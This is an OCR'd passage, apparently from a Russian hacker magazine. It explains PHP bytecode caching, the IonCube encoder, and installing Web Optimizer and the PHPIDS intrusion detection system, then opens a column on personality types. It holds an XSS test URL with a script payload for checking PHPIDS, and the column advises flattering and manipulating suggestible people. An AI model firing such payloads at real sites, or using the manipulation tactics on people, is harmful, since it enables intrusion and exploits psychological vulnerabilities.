
```
$ sudo /etc/init.d/apache2 restart
```

Вот и все. Теперь можно выполнить замер производительности. Разработчики утверждают, что ее прирост может достигать 10-ти раз, однако по личному опыту могу сказать, что зачастую эта цифра становится еще выше.

IONCUBE PHP ENCODER Идея хранения и запуска байткода вместо оригинального PHP-кода открывает одну интересную возможность: сокрытие исходного кода. Транслировав PHP-код в байткод, мы не только получим прирост производительности, но и существенно усложним процесс исследования и модификации кода.
Сразу оговорюсь: несмотря на то, что eAccelerator и другие аналогичные по функциональности системы и позволяют осуществить трансляцию в байткод, использовать их для защиты PHP-приложения довольно наивно. Стандартная виртуальная машина языка PHP проста, хорошо документирована и не скрывает то, что скрывать бессмысленно, поэтому восстановить изначальный PHP-код из байткода или изменить поведение приложения будет достаточно просто.
Для установки настоящей, стойкой защиты на PHP-скрипты принято применять протекторы, наиболее известные из которых называются Zend Optimizer и IonCube PHP Encoder. Первый — это платный проект разработчиков PHP, защитные техники которого однажды уже показали свою нестойкость (в результате доверие к продукту упало). Второй разрабатывается компанией IonCube, обладает в три раза меньшей ценой и использует гораздо более изощренные техники сокрытия оригинального кода. Ему и будет посвящена остальная часть раздела.
Основные характеристики IonCube PHP Encoder:

- Трансляция PHP-скриптов в байткод (спецификации которого закрыты).
- Шифрование других типов файлов (например, XML, шаблоны Smarty, изображения).
- Генерация лицензионных файлов для ограничения доступа к закодированным файлам (Pro/Cerberus Encoder).
- Обфускация байткода после компиляции.
- Возможность получать файлы форматов ASCII или Binary.
- Использование цифровых сигнатур для защиты скриптов от модификации.
- Защита от вызова закодированных файлов из неавторизованных файлов.
- Совместимость с открытыми расширениями, такими как mmcache и eAccelerator.
- Возможность создания триальных скриптов, которые перестают работать после истечения определенного срока (Pro/Cerberus Encoder).
- Защита файлов от запуска на машинах с определенными IP/MAC-адресами и DNS-именами (Pro/Cerberus Encoder).
- Интеграция с IonCube Package Foundry.
- Возможность вставки текстовых аннотаций и других данных в закодированные файлы.
- Чрезвычайно быстрое кодирование (благодаря чему возможно кодирование на лету).

IonCube транслирует PHP-код в байткод для собственной виртуальной машины, проводит оптимизацию, обфускацию, шифрует легко читаемые участки. При этом для исполнения байткода применяется IonCube PHP Loader, включающий в себя виртуальную машину, и потому необходимый везде, где должен быть запущен закодированный PHP-скрипт. Для восстановления кода, зашифрованного PHP Encoder, взломщику придется вслепую произвести дизассемблирование байткода виртуальной машины (естественно, ни документации, ни исходного кода ВМ никто ему не даст), затем расшифровать зашифрованные данные, разобрать и подчистить код от обфускации и только после этого попытаться восстановить исходный PHP-код. При этом, даже если взломщик попытается просто изменить код (например, для отключения проверки на регистрацию), приложение перестанет функционировать из-за несовпадения контрольной суммы в цифровой подписи. Тогда придется менять и ее.
Не возьмусь говорить, что взломать PHP-скрипты, закодированные PHP Encoder, невозможно, но это как раз тот случай, когда затраты не окупают результатов.
IonCube PHP Encoder доступен в виде триальной версии, которую можно получить, следуя инструкциям, опубликованным на странице



ДОМАШНЯЯ СТРАНИЧКА EACCELERATOR

```
<?php //00337
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0
+,3));$__ln='/ioncube/ioncube_loader_'.$__oc.'_'.substr(phpversion(),0,3).(($
+__oc=='win')?'.dll':'.so');$__oid=$__id=realpath(ini_get('extension_dir'));$
+__here=dirname(__FILE__);if((@$__id[1])==':'){$__id=str_replace('\\','/',sub
+str($__id,2));$__here=str_replace('\\','/',substr($__here,2));}$__rd=str_rep
+eat('/..',substr_count($__id,'/')).$__here.'/';$__i=strlen($__rd);while($__i
+--){if($__rd[$__i]=='/'){$__lp=substr($__rd,0,$__i).$__ln;if(file_exists($__
+oid.$__lp)){$__ln=$__lp;break;}}}@dl($__ln);}else{echo('The file '.__FILE__.
+" is corrupted.\n");return 0;}if(function_exists('_il_exec')){return _il_exe
+c();}echo('This encoded file cannot be run. Please run the file ioncube-load
+er-helper.php for more information.');return 0;

?>
4+oV5E3tizCOGmZayKycyFdfdNEYKcDQ2UctWQgi5wUMAYDSmMVeoLZpTJYlsb2ZS87vmUDNyJXy
u6mBqXBOY8uBDM8S9FpfYpOU8H2UybP4eoySb3gsXR3LRDVhZQOE547VladmAtDtg672Z0axEinz
4Q0KK4ySJmQf/y74+9n0mQxv89e/3ORP/KEy9C7qQ57ANCp167ft8uwqnxmMG2B0FghtwVsgbjWW
TRM9HpX9RfSRUpbRfJyiWM77a0jzW9XB2eAJyxqd/T5a5+EXVl7auGnQ2ZiQhbeeajCwKRwWP0X9
N8VmcedG2VriSa6TMSY++2C4zLx5FcRziK7DMb2vYBQA0IhN8SOiVv4t5JIzumywsmq9bHtAZLdU
52oKLWPotyYaB7R/+nSDX4s7Vwifp0nXJe8NQ5zI36p4UMmoZnHHKC/+oFab7U7rI4uC707fwrhr
b95eZu1QsG+TWFhNjn3Ao9UClGrvoye+fIL7xrq=
```

ТАК ВЫГЛЯДИТ PHP-СКРИПТ, ЗАКОДИРОВАННЫЙ IONCUBE PHP ENCODER

www.ioncube.com/encoder_eval_download.php. Для установки достаточно выполнить пять шагов:

1. Зарегистрироваться и скачать последнюю версию PHP Encoder.
2. Распаковать полученный архив и скопировать загрузчик в каталог PHP-модулей (он может быть другим):

```
$ cd ~/tmp
$ tar -xzf ioncube_encoder_evaluation.tar.gz
$ cd ioncube_encoder_evaluation
$ sudo cp loaders/ioncube_loader_lin_5.3.so /usr/lib/
php5/20060613+lfs/
```

3. Добавить в секцию [PHP] файла php.ini строку:

```
zend_extension = /usr/lib/php/modules/ioncube_loader_
lin_5.3.so
```

4. Перезапустить индейца:

```
$ sudo /etc/init.d/apache2 restart
```

5. Закодировать файлы с помощью команды ioncube_encoder5 (или просто ioncube_encoder в случае PHP4):

```
$ ~/tmp/incube_encoder5 --obfuscate all оригинал.php \
      -o закодированный_скрипт.php
```

Больше информации об аргументах командной строки ioncube_encoder ты узнаешь из официального руководства пользователя.

WEB OPTIMIZER Любой web-дизайнер, разработчик или системный администратор, хоть раз занимавшийся оптимизацией содержимого веб-сайта, знает, что этот процесс требует применения множества самых различных техник и времени, которое приходится тратить на рутинные, однообразные действия. Большую часть этих действий, конечно, можно оптимизировать с помощью скриптов и шаблонов конфигурационных файлов, однако различные CMS и Web-сервера могут внести в подход различия, скрипты придется дорабатывать, а конфиги переписывать.

Наверное, именно такие мысли посещали головы российских web-разработчиков из ООО «ВЕБО» незадолго до того, как они приступили к разработке автоматизированной системы оптимизации контента. В результате их работы появился Web Optimizer (code.google.com/p/web-optimizator) — набор PHP-скриптов, которые выполняют всю рутинную работу по оптимизации контента Web-сайта на лету.

Надо сказать, система получилась весьма функциональная, она уже умеет делать следующее:

```
• Объединение внешнего и встроенного кода.
• Минимизация файлов (удаление из кода комментариев, не-
значащих пробелов, символов табуляции, переносов строк с
целью уменьшения объема файлов и ускорения их загрузки).
• gzip-сжатие файлов.
• Клиентское кэширование.
• Серверное кэширование.
• Поддержка множественных хостов.
• Автоматическое создание CSS Sprites.
• Автоматическое применение Data:URI.
• Ненавязчивая загрузка JavaScript.
```

Перефразируя авторов, можно сказать, что пользователям Web Optimizer больше не придется натравливать компрессор на каждый имеющийся js-файл, удалять комментарии из HTML-файлов и вытягивать их в одну строку, настраивать кэширование и проделывать многие другие рутинные операции. Все это сделает полностью автоматизированная система, которая проста в установке и не требовательна к ресурсам.

Опять же, если верить словам разработчиков (подкрепленным внушительной таблицей с замерами производительности), то среднее увеличение скорости загрузки страниц, обработанных Web Optimizer, составляет примерно 250% (а в некоторых случаях и до 500%). «Сайты ускоряются в среднем в 2,5 раза (+21 в оценке YSlow, -34% в размере, -43% в количестве внешних объектов)».

Для установки Web Optimizer следует выполнить три простых шага:

1. Обзавестись Web-сервером с поддержкой PHP и SSH-доступом (FTP тоже подойдет).
2. Получить последнюю версию Web Optimizer:

```
$ wget http://web-optimizator.googlecode.com/files/web-
optimizer.v0.6.6.zip
```

3. Распаковать архив в корневой каталог Web-сервера:

```
$ cd /var/www
$ sudo unzip /путь/к/web-optimizer.v0.6.6.zip
```

Чтобы Web Optimizer смог сохранять кэшированные версии обработанных им файлов, следует установить права на запись на файл web-optimizer/config.webo.php и каталог web-optimizer/cache для пользователя, под которым работает Web-сервер:

```
$ sudo chmod +w web-optimizer/config.webo.php
```

```
[General]

    ; basic settings - customize to make the PHPIDS work at all
    filter_type     = xml

    base_path       = /var/www
    use_base_path   = false

    filter_path     = default_filter.xml
    tmp_path        = tmp
    scan_keys       = false

    ; in case you want to use a different HTMLPurifier source, specify it here
    ; By default, those files are used that are being shipped with PHPIDS
    HTML_Purifier_Path  = vendors/htmlpurifier/HTMLPurifier.auto.php
    HTML_Purifier_Cache = vendors/htmlpurifier/HTMLPurifier/DefinitionCache/Serializer

    ; define which fields contain html and need preparation before
    ; hitting the PHPIDS rules (new in PHPIDS 0.5)
    html[]          = POST.__wysiwyg

    ; define which fields contain JSON data and should be treated as such
    ; for fewer false positives (new in PHPIDS 0.5.3)
    json[]          = POST.__jsondata

/mnt/text/x/x_synack_web_server_addons/Config.ini.php[+] [php]          0 0x0 [14,31][15%]
-- ВСТАВКА --
```

РЕДАКТИРУЕМ КОНФИГ PHPIDS

```
$ sudo chmod -R +w web-optimizer/cache
$ sudo chmod -R www-data:www-data web-
optimizer/cache
```

Все, теперь открываем страницу http://сайт/web-optimizer/index.php в браузере и приступаем к настройке фреймворка. Самый простой путь — довериться системе, ввести логин и пароль администратора и нажать кнопку «Быстрая установка». Web Optimizer пройдется по цепочке расположенных на Web-сервере файлов и создаст их закэшированные сжатые версии. Также он произведет необходимую для последующей работы системы модификацию оригиналов или (если они недоступны для записи) выведет инструкцию об их изменении.

Нажав на оранжевую стрелку в правой стороне экрана, можно произвести так называемую «Обычную установку», которая включает в себя возможность указать опции оптимизации вручную.

PHP INTRUSION DETECTION SYSTEM (PHPIDS) Многие из нас применяют системы обнаружения вторжений на своих серверах. Некоторым достаточно сетевых IDS, другие также устанавливают и локальные, однако мало кто применяет Web IDS, предназначенные для «отлова» попыток взлома Web-сайтов.

PHPIDS одна из представительниц таких систем. Это легкая в использовании, быстрая система обнаружения атак, которая умеет ловить разные виды XSS, SQL-инъекции, расщепления запроса (HTTP Response Splitting), проходы по каталогам (Directory traversing), RFE/LFI, DoS, LDAP-инъекции и многое другое. Причем это не просто слова, а реально работающая система, которая способна отбить охоту взлома у 99% злоумышленников. Для сомневающихся открыта специальная страничка, перейдя на которую, любой желающий может попробовать обмануть систему.

PHPIDS представляет собой PHP-библиотеку, которую следует подключать к проекту. В результате все входные данные попадают на ее вход, после чего производится их парсинг и проверка на легальность. В случае обнаружения попытки вторжения принимающий данные скрипт завершается, формируется отчет и отсылается системному администратору (сохраняется на диске, отсылается разработчикам PHPIDS, вписать нужное).


Установить систему очень просто:

1. Скачиваем последнюю версию PHPIDS с офсайта и распаковываем:

```
$ cd /tmp
$ wget http://php-ids.org/files/phpids-
0.6.3.1.tar.bz2
$ tar -xjf phpids-0.6.3.1.tar.bz2
$ sudo mkdir /var/phpids
$ sudo mv lib /var/phpids
$ cd /var/phpids/lib/IDS
$ sudo chown -R www-data:www-data tmp
```

Обрати внимание, что мы намеренно установили PHPIDS рядом с корневым каталогом Web-сервера (а не в него). Так мы изолировали его каталоги от просмотра посторонними.

2. Открываем конфигурационный файл Config/Config.ini.php и вносим в него необходимые изменения. На данном этапе достаточно модифицировать всего одну опцию:



info

• Обфускация — приведение исходного текста или исполняемого кода программы к виду, сохраняющему ее функциональность, но затрудняющему анализ, понимание алгоритмов работы и модификацию при декомпиляции. Другими словами, запутывание кода.

• PhpSecInfo (phpsec.org/projects/phpsecinfo/) добавляет функцию phpsecinfo, предоставляющую информацию о безопасности PHP-окружения и советы по ее улучшению.

CMS	YSlow		Время загрузки (с)		Размер (Кб)		Объекты	
	До	После	До	После	До	После	До	После
Bitrix 8.5.1	61	92	4.37	2.21	239	194	53	28
CMS Made Simple	74	96	0.483	0.375	49	35	15	5
cogear 1.0	76	91	5.11	1.57	447	129	11	9
DataLife Engine 8.0	65	91	4.48	1.29	147	120	43	16
Drupal 6.10	72	94	4.8	1.34	102	99	32	8
Etomite 1.1	89	96	0.874	0.477	19	14	7	6
ExpressionEngine 1.6.8	96	99	0.584	0.257	10	4	3	2
IPB 2.3.6	67	89	4.38	1.81	124	52	27	25
Joomla! 1.0.15	78	92	0.996	0.521	47	39	18	13
Joomla! 1.5.10	64	94	4.38	1.57	139	73	42	9
Joostina 1.2	63	91	8.07	3.77	426	333	45	17
Livestreet 0.3.1	51	96	10.87	1.97	298	111	48	5
MaxDev Pro 1.082	75	93	2.4	0.871	51	36	27	21
MaxSite 0.3.1	71	97	2.73	1.12	152	90	15	5
MODx 0.9.6.3	69	97	2.73	0.842	109	51	18	4
OpenSlaed 1.2	77	83	5.51	3.37	257	250	92	72
osCommerce 2.2	77	93	3.05	1.24	72	65	31	31
PHP-Nuke 8.0 *	72	91	2.785	1.272	181	91	19	19
phpBB 3.0.4	72	95	0.651	0.305	85	71	19	7
SMF 1.1.8 **	61	91	2.68	1.72	183	132	63	25
Textpattern 4.0.8	92	97	1.26	0.823	8	5	4	4
UMI.CMS 2.7	58	93	4.52	2.89	269	177	59	10
vBulletin 3.8.3	70	92	3.33	1.81	124	67	20	14
Website Baker 2.6	77	95	1.51	0.47	17	12	10	8
Wordpress 2.7.1	72	95	4.58	2.08	133	125	31	6
Xaraya 1.1.5	81	97	1.79	0.78	35	16	8	4
XOOPS 2.3.3	72	95	3.22	1.53	65	50	21	8

ЗАМЕРЫ ПРОИЗВОДИТЕЛЬНОСТИ WEB-САЙТА С УСТАНОВЛЕННЫМ WEB OPTIMIZER

```
base_path = /var/phpids/lib/IDS
```

Все остальные поля файла можно оставить неизменными, PHPIDS и в базовой конфигурации работает на пять с плюсом.

3. Создаем файл phpids.php в корневом каталоге Web-сервера и записываем в него следующее:

$ sudo vi /var/www/phpids.php

```
set_include_path(
   get_include_path()
   . PATH_SEPARATOR
   . '/var/phpids/lib'
);

if (!session_id()) {
   session_start();
}

require_once 'IDS/Init.php';

try {

   /*
   * Что будем сканировать?
   */
   $request = array(
      'REQUEST' => $_REQUEST,
      'GET' => $_GET,
      'POST' => $_POST,
      'COOKIE' => $_COOKIE
   );

   $init = IDS_Init::init(dirname(__
FILE__) . '/var/phpids/lib/IDS/
Config/Config.ini.php');

   /*
   * Инициализируем PHPIDS и читаем
результаты проверки
   */
   $ids = new IDS_Monitor($request,
$init);
   $result = $ids->run();

   /*
   * Если обнаружена атака — заносим
результат в логи и завершаем работу
   */
   if (!$result->isEmpty())
   {
    echo $result;

    require_once 'IDS/Log/File.php';
    require_once
          'IDS/Log/Composite.php';

    $compositeLog = new
          IDS_Log_Composite();
    $compositeLog->addLogger(IDS_
Log_File::getInstance($init));
    $compositeLog->execute($result);

    die('Attack detected');

   }
}
```

4. Чтобы PHPIDS проверял все наши PHP-скрипты, добавим файл phpids.php к каждому из них. Для этого откроем php.ini и внесем в него следующую строку:

```
auto_prepend_file /var/www/phpids.php
```


То же самое можно сделать при помощи .htaccess:

```
php_value auto_prepend_file /var/
www/phpids.php
```

5. Перезапускаем апач:

```
$ sudo /etc/init.d/apache2 restart
```

Это все. Теперь можешь протестировать PHPIDS, набрав в адресной строке браузера что-нибудь вроде "`http://сайт/phpids.php?test=%22%3EXXX%3Cscript%3Ealert(1)%3C/script%3E`".



ЕСЛИ WEB OPTIMIZER НЕ СМОЖЕТ САМОСТОЯТЕЛЬНО ОТРЕДАКТИРОВАТЬ ФАЙЛЫ, ПРИДЕТСЯ СДЕЛАТЬ ЭТО ВРУЧНУЮ



СТАНДАРТНАЯ УСТАНОВКА WEB OPTIMIZER ПОЗВОЛЯЕТ ПРОИЗВЕСТИ ТОНКУЮ КОНФИГУРАЦИЮ СИСТЕМЫ

ИНТЕРЕСНЫЕ APACHE-МОДУЛИ Этот раздел посвящен сторонним Apache-модулям, которые ты можешь скачать из интернета и подключить к своему Web-серверу. Среди них есть как известные и повсеместно используемые модули, так и необычные проекты.

•mod_connection_limit (code.google.com/p/mod-connection-limit) — ограничение на одновременное количество подключений к Web-серверу.

•mod_vhost_limit (apache.ivn.cl) — индивидуальный контроль пропускной способности и количества подключений для каждого виртуального хоста.

•mod_ipenv (mod-ipenv.sourceforge.net) — установка и снятие переменных окружения на основе IP-адресов и DNS-имен клиентов.

• mod_access_dnsbl (www.apacheconsultancy.com/modules/mod_access_dnsbl) — контроль доступа, основанный на черных и белых списках DNSBL.

•mod_cluster (jboss.org/mod_cluster) — динамический балансировщик нагрузки. Требует mod_proxy.

•mod_qos — реализация QoS (mod-qos.sourceforge.net), возможность использования разных приоритетов обработки в зависимости от типа запроса.

•mod_captcha (sourceforge.net/projects/mod-captcha) — реализация капчи в виде Apache-модуля. Для своей работы требует библиотеки GD 2.x и Berkeley DB 4.5.

• mod_swf2html (ilovedaemon.net/hanai/apache/mod_swf2html) — конвертирует swf-файлы в HTML для того, чтобы они могли быть проиндексированы поисковыми машинами.

•mod_txt (apache.webthing.com/mod_txt) — показывает текстовые файлы, добавляя к ним хидер и футер (так же, как это сделано при отображении каталогов).

• mod_validator (apache.webthing.com/mod_validator) — валидатор HTML, XML и SGML.

• mod_bash (www.autistici.org/bakunin/mod_bash) — интерпретатор bash, встроенный в Apache.

ЧТО ЕЩЕ? Рассмотренные в статье обвески далеко не все, что было придумано web-разработчиками и программистами в области разгона и защиты Web-сервера. При должном терпении на просторах интернета ты сможешь найти массу проектов, которые позволят твоему серверу выдерживать большие нагрузки и самые изощренные типы атак.

ЛОЗОВСКИЙ АЛЕКСАНДР **LOZOVSKY@GAMELAND.RU**

PSYCHO:

УЯЗВИМЫЕ ЛИЧНОСТИ

руководство по эксплуатации

«Население Берлина — это на 50% акцентуированные личности и на 50% — стандартный тип людей».
Карл Леонгард, немецкий психиатр

По нашему глубокому убеждению, настоящий хакер является таковым не только перед экраном монитора. Хакер — он во всем хакер, это человек, который мыслит круто, мыслит нестандартно, во всем ищет недокументированные возможности и ходит короткими, тайными, непроторенными тропами. Очередная статья из нашей рубрики обещает информационный подгон именно таким комрадам — сейчас мы рассмотрим, какие на свете бывают типы личности, чем они друг от друга отличаются и как с ними нужно правильно взаимодействовать.

Для начала припомним, какие близкие темы мы уже поднимали в рамках этой рубрики. Манипуляции межличностные и манипуляции массовые? Было такое — сентябрьский номер за прошлый год. Общая теория безумств? Пожалуйте в июньский номер за тот же год, может пригодиться (почему — узнаешь чуть позже). Про обманы и кидалово тоже, вроде бы, писали — открывай][за декабрь. Все эти статьи рассказали тебе о том, как душевно здоровые люди обманывают друг друга, внушают мотивации, заставляя изменять стремления и желания, а также — чем отличаются люди душевно здоровые от душевно больных. В этой статье мы рассмотрим людей не совсем здоровых, но и не совсем больных, что очень актуально — таких людей великое множество. Скорее всего, их немало и в твоем прямом окружении, просто до этого момента ты не знал, почему они такие, кто в этом виноват и что с этим можно сделать.

Немного теории

Кстати, с теорией у меня возникает нефиговый диссонанс. Сделаешь в статье мало загруза, так редактор рубрики возмутится — дескать, что это за банальности да жизненный опыт, где же тут психологическая составляющая, скрытые рычаги управления человеком и т.д.? Прогрузишь читателя по полной программе — так он, читатель, в отместку проспамит меня чем-то вроде: «это что такое, учебник, что ли? Учебников мне в институте хватает, я][не для этого покупаю» :). Ну да ладно, не буду жаловаться, а лучше попробую найти золотую середину.

Акцентуация — особенность личности человека (по большей части врожденная), обуславливающая некоторую «оригинальность» его поведения, избыточную выраженность некоторых черт его характера (например, замкнутость, внешняя безэмоциональность, педантизм, избыточная демонстративность и веселость) и уязвимость к отдельным психогенным воздействиям при нормальной устойчивости к другим. Акцентуация представляет собой психологическую норму, акцентуированных людей тысячи, поэтому никогда не будет лишним познакомиться с основными типами акцентуаций и узнать, как с ними правильно взаимодействовать.

Расстройство личности — по сути та же фигня, что и акцентуация, но выраженная до такой степени, что начинает мешать нормальной социальной жизни человека, дезадаптируя, делая его неприспособленным к нормальной жизни (неспособным толком позаботиться о себе или вовсе социально опасным). Раньше в нашей стране расстройства личности называли психопатиями, а страдающих ими личностей, как это ни странно, психопатами. В учение о психопатиях огромный вклад внес отечественный психиатр Ганнушкин, его труды на эту тему ты совершенно бесплатно можешь почитать на psychiatry.ru (шикарная онлайн-библиотека, советую посетить).

Ниже мы с тобой разберем основные типы акцентуаций/психопатий, но сначала — небольшой дисклэймер. Во-первых, этих типов «в чистом виде» ты практически не встретишь, жестко классифицируются они исключительно для удобства изучения. Во-вторых, выраженность этих расстройств очень сильно варьируется от человека к человеку — возьмем, к примеру, социальную отгороженность при шизоидной акцентуации, ведь она может варьироваться от простой нелюбви к большим компаниям и задушевным разговорам до тотальной изоляции, ужасной молчаливости и полного домоседства. При этом главное помнить: акцентуация — это «краски здоровой личности». То, что принято называть «особенностями характера, сильными и слабыми сторонами личности». Психопатии — оттого и содержат «-патии», что это не вполне здоровое состояние. Проще говоря, акцентуанты могут счастливо акцентуировать до старости и прожить отличную жизнь, меняя акценты по ходу дела. Психопат (не в обывательском, а в медицинском смысле) рано или поздно попадет по адресу. К психиатру. Потому что таблеток, способных изменить личность, пока не придумали. И надеюсь, не придумают никогда :).



По мнению Гугла, это — типичный шизоидный нерд. Ну как не верить корпорации добра?

Уверен, что большинство акцентуированных личностей ты найдешь на этой картинке

Здравствуйте, я — веселая и компанейская тусовщица-истеричка

Ой, как классно! Пойдем, потусуемся? Сегодня в клубешнике будет много русских водок, рок-секс-шоу, треш, угар и содомия, прямо как вчера! У меня еще было такое классное платьице, я вчера была буквально королевой танцпола! На меня все смотрели! А еще у меня во «вконтактике» есть даже такая аватара с короной, классно, да? Неинтересно? Да кто ты такой? Да ты что вообще себе думаешь? На себя посмотри — урод, кретин, недоносок!

Очень весело. У нас, в рубрике Psycho, это называется гистрионным (истероидным) расстройством личности. Ладно, отвлечемся от прекрасных дам. Представь себе эдакого весельчака, который любит привлекать к себе внимание, любит быть душой общества и центром всеобщего поклонения, фонтанирует положительными эмоциями и, казалось бы, нет ничего такого, что могло бы повергнуть его в уныние. Позитивчик? Нестрашно, и для этого врага скуки мы найдем «диагноз» и выявим его слабые стороны. Начнем с выявления. Предлагаю твоему вниманию более чем научные критерии этого расстройства:

- Склонность к театрализации и преувеличенно мощному выражению своих эмоций;
- Легкая внушаемость;
- Стремление к созданию кипучей деятельности, результатом которой будет помещение указанной персоны в центр всеобщего внимания;
- Эмоциональность (причем эмоции эти неглубоки и могут довольно быстро меняться под влиянием внешних факторов).

Осознал? Ключевые слова: радость, веселье, обаяние, эгоцентризм, быть в центре внимания, обольщать. Такие люди живут весьма легко, склонны к манипулированию окружающими, готовы добиваться желанной ответной реакции от людей из своей компании любыми средствами. Обрати внимание на такое качество, как внушаемость — это и есть ключ к психологии подобных персонажей. Веди себя так, как они от тебя этого ожидают — восхищайся, улыбайся, превозноси, говори кучу комплиментов (переборщить практически невозможно), и ты будешь их лучшим другом (правда, напомню, что эмоции у них довольно поверхностны и изменчивы, поэтому дружба может продлиться весьма недолго). Куй железо, не отходя от кассы, манипулируй, внушай свою точку зрения, навязывай мотивации. Но не тормози — их расположение изменчиво.

Не хочу. Неинтересно. Скажи, что меня нет дома

Да, это — шизоидное расстройство личности, которое, как ты помнишь из прошлых статей, никакого отношения к шизофрении не имеет. Тут все просто: представь до отказа замкнутого в себе нерда-компьютерщика, и ты сможешь найти в нем все признаки шизоидного расстройства личности. Это эмоционально холодный и самодостаточный индивид. Интроверт, которого, казалось бы, невозможно вывести из эмоционально холодного состояния никакими раздражителями — ни позитивным, ни негативным не удается вызвать бурный гнев или бурную радость. Так они и живут — в мире своих фантазий, своих внутренних переживаний и своих же собственных (нередко — весьма оригинальных и причудливых) интересов. Нетрудно догадаться, что именно благодаря этой сосредоточенности на интересах немало известных, многого добившихся ученых (обычно — теоретики) или людей искусства было шизоидами. Окружающие раздражают шизоида своей навязчивостью, он старается не впускать их в свой внутренний мир. Выраженность этих проявлений меняется от человека к человеку и от акцентуации к расстройству личности, но симптомы остаются теми же:

- Эмоциональная холодность к окружающим;
- Ранимость, чувствительность к тому, что значимо для него лично;
- Самоизоляция от общества;
- Пассивное неприятие социальных правил, норм и принципов (то есть, не активное вооруженное сопротивление, а простой пофигизм, связанный с полным отсутствием интереса ко всем этим условностям. Иначе говоря, заставить ходить на работу выраженного шизоида будет непросто);
- Серьезная увлеченность собственными интересами, нередко приводящая к созданию гениальных и смелых произведений искусства :).

Кстати, шизоидный психопат вовсе не обязан быть кристально счастливым в рамках своего внутреннего мирка — часто он испытывает определенное огорчение, печаль от того, что он не может общаться так, как это делают все нормальные люди.

Как же с ними взаимодействовать? Как видно из описания, законтачить с продвинутым шизоидом можно только путем присоединения к его интересам. О которых, кстати, тебе может быть очень трудно узнать. «Родственную душу» шизоид вполне может допустить в пределы своего периметра, но учти, что общаться с человеком, который слабо умеет общаться в принципе, довольно тяжело.

Неаккуратненько-то как. Кругом одни раздолбаи, один я компетентен

